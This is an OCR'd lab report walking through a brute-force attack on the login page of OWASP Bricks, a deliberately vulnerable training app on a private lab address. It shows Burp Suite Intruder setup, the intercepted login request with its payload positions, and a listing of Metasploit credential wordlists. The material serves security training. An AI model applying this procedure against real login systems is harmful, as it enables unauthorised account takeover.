Report on Brute Force Attack

By
Rajan Nisargan

OWASP Bricks:


e OWASP Bricks project is a deliberately vulnerable web application designed for securitytesting and learning purposes. To perform a brute force attack on the login page, follow these steps responsibly and ethically, ensuring you are authorized to do so (e.g., in a controlled lab environment). Here's how to proceed:

Target url : http://192.168.1.55/owaspbricks/login-pages.html
Target IP : 192.168.1.55

Attack name : **brute force attack**

A **brute force attack** is a hacking method used to gain unauthorized access to accounts or systems by systematically trying all possible combinations of passwords or encryption keys until the correct one is found.

Steps to reproduce




TRAINING APPLICATIONS

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS

OWASP Vicnum	OWASP 1-Liner
Google Gruyere	Hackxor




Bricks!

Bricks are classified into three different sections: login pages, file upload pages and content pages.

Login pages

File Upload pages

Content pages



Login pages


Each login page has its own security mechanisms. Your mission is to break them and get in.

Login #1
Basic login.

Login #2
Javascript validation

Login #3
Basic login.

Login #4
Basic login.



192.168.1.55/owaspbricks/login-1/


Login

You are not logged in.

Username: test

Password: ●●●●


Submit



Time	Type	Direction	Method	URL	Status code	Length

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://192.168.1.55:80
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13
Notes
Search
0 highlights
Event log (1)
All issues
Memory: 144.4MB
Right Ctrl


Time	Type	Direction	Method	URL	Status code	Length
04:54:08 27 Fe...	HTTP	→ Request	POST	http://192.168.1.55/owaspbricks/login-1/index.php		


Request

Pretty Raw Hex

```
POST /owaspbricks/login-1/index.php HTTP/1.1
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/owaspbricks/login-1/
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&passwd=test&submit=Submit
```




Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Start attack
Add § Clear § Auto §
Search
Payloads
Resource pool
Settings
Event log (1) All issues
Memory: 144.4MB
Right Ctrl

Sniper attack

Target http://192.168.1.55 ☑ Update Host header to match target


```
POST /owaspbricks/login-1/index.php HTTP/1.1
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/owaspbricks/login-1/
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&passwd=test&submit=Submit
```

0 highlights | 0 payload positions | Length: 678

Payloads

To get started, highlight the part of the request or target you want to replace, then click **Add §** to set a payload position.


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Start attack
Search
Payloads
Resource pool
Settings
Event log (1) All issues
Memory: 144.4MB
Right Ctrl

Sniper attack

Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.


```
ontent-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/owaspbricks/login-1/
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&passwd=test&submit=Submit
```

0 highlights | 0 payload positions | Length: 678

Payloads

To get started, highlight the part of the request or target you want to replace, then click **Add §** to set a payload position.



Cluster bomb attack

Target http://192.168.1.55

```
POST /owaspbricks/login-1/index.php HTTP/1.
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
Accept: text/html,application/xhtml+xml,app
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlenc
Content-Length: 39
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/owaspbricks/lo
Cookie: acopendivids=swingset,jotto,phpbb2,
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=§test§&passwd=§test§&submit=Submit
```

Look In: metasploit

adobe_top100_pass.txt
av-update-urls.txt
av_hips_executables.txt
burnett_top_1024.txt
burnett_top_500.txt
can_flood_frames.txt
cms400net_default_userpass.txt
common_roots.txt
dangerzone_a.txt
dangerzone_b.txt
db2_default_pass.txt
db2_default_user.txt
db2_default_userpass.txt
default_pass_for_services_unhash.txt
default_userpass_for_services_unhash.txt
default_users_for_services_unhash.txt
dlink_telnet_backdoor_userpass.txt
flask_secret_keys.txt
grafana_plugins.txt
hci_oracle_passwords.csv
http_default_pass.txt
http_default_userpass.txt
http_default_users.txt
http_owa_common.txt
idrac_default_pass.txt
idrac_default_user.txt
ipmi_passwords.txt
ipmi_users.txt
joomla.txt
keyboard-patterns.txt
lync_subdomains.txt
malicious_urls.txt
mirai_pass.txt
mirai_user.txt
mirai_user_pass.txt
multi_vendor_cctv_dvr_pass.txt
multi_vendor_cctv_dvr_users.txt
named_pipes.txt
namelist.txt
oracle_default_hashes.txt
oracle_default_passwords.csv
oracle_default_userpass.txt
password.lst
piata_ssh_userpass.txt
postgres_default_pass.txt
postgres_default_user.txt
postgres_default_userpass.txt
root_userpass.txt
routers_userpass.txt
rpc_names.txt
rservices_from_users.txt
sap_common.txt
sap_default.txt
sap_icm_paths.txt
scada_default_userpass.txt
sensitive_files.txt
sensitive_files_win.txt
sid.txt
snmp_default_pass.txt
superset_secret_keys.txt
telerik_ui_asp_net_ajax_versions.txt
telnet_cdata_ftth_backdoor_userpass.txt
tftp.txt
tomcat_mgr_default_pass.txt
tomcat_mgr_default_userpass.txt
tomcat_mgr_default_users.txt
unix_passwords.
unix_users.txt
vnc_passwords.t
vxworks_collide_
vxworks_commo
wp-exploitable-p
wp-exploitable-t
wp-plugins.txt
wp-themes.txt


File Name: http_default_users.txt

Files of Type: All files

nfigure a simple list of strings that are used as

new item

only]



Cluster bomb attack

Target http://192.168.1.55

```
POST /owaspbricks/login-1/index.php HTTP/1.
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
Accept: text/html,application/xhtml+xml,app
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlenc
Content-Length: 39
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/owaspbricks/lo
Cookie: acopendivids=swingset,jotto,phpbb2,
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=§test§&passwd=§test§&submit=Submit
```

Look In: metasploit

adobe_top100_pass.txt
av-update-urls.txt
av_hips_executables.txt
burnett_top_1024.txt
burnett_top_500.txt
can_flood_frames.txt
cms400net_default_userpass.txt
common_roots.txt
dangerzone_a.txt
dangerzone_b.txt
db2_default_pass.txt
db2_default_user.txt
db2_default_userpass.txt
default_pass_for_services_unhash.txt
default_userpass_for_services_unhash.txt
default_users_for_services_unhash.txt
dlink_telnet_backdoor_userpass.txt
flask_secret_keys.txt
grafana_plugins.txt
http_default_pass.txt
http_default_userpass.txt
http_default_users.txt
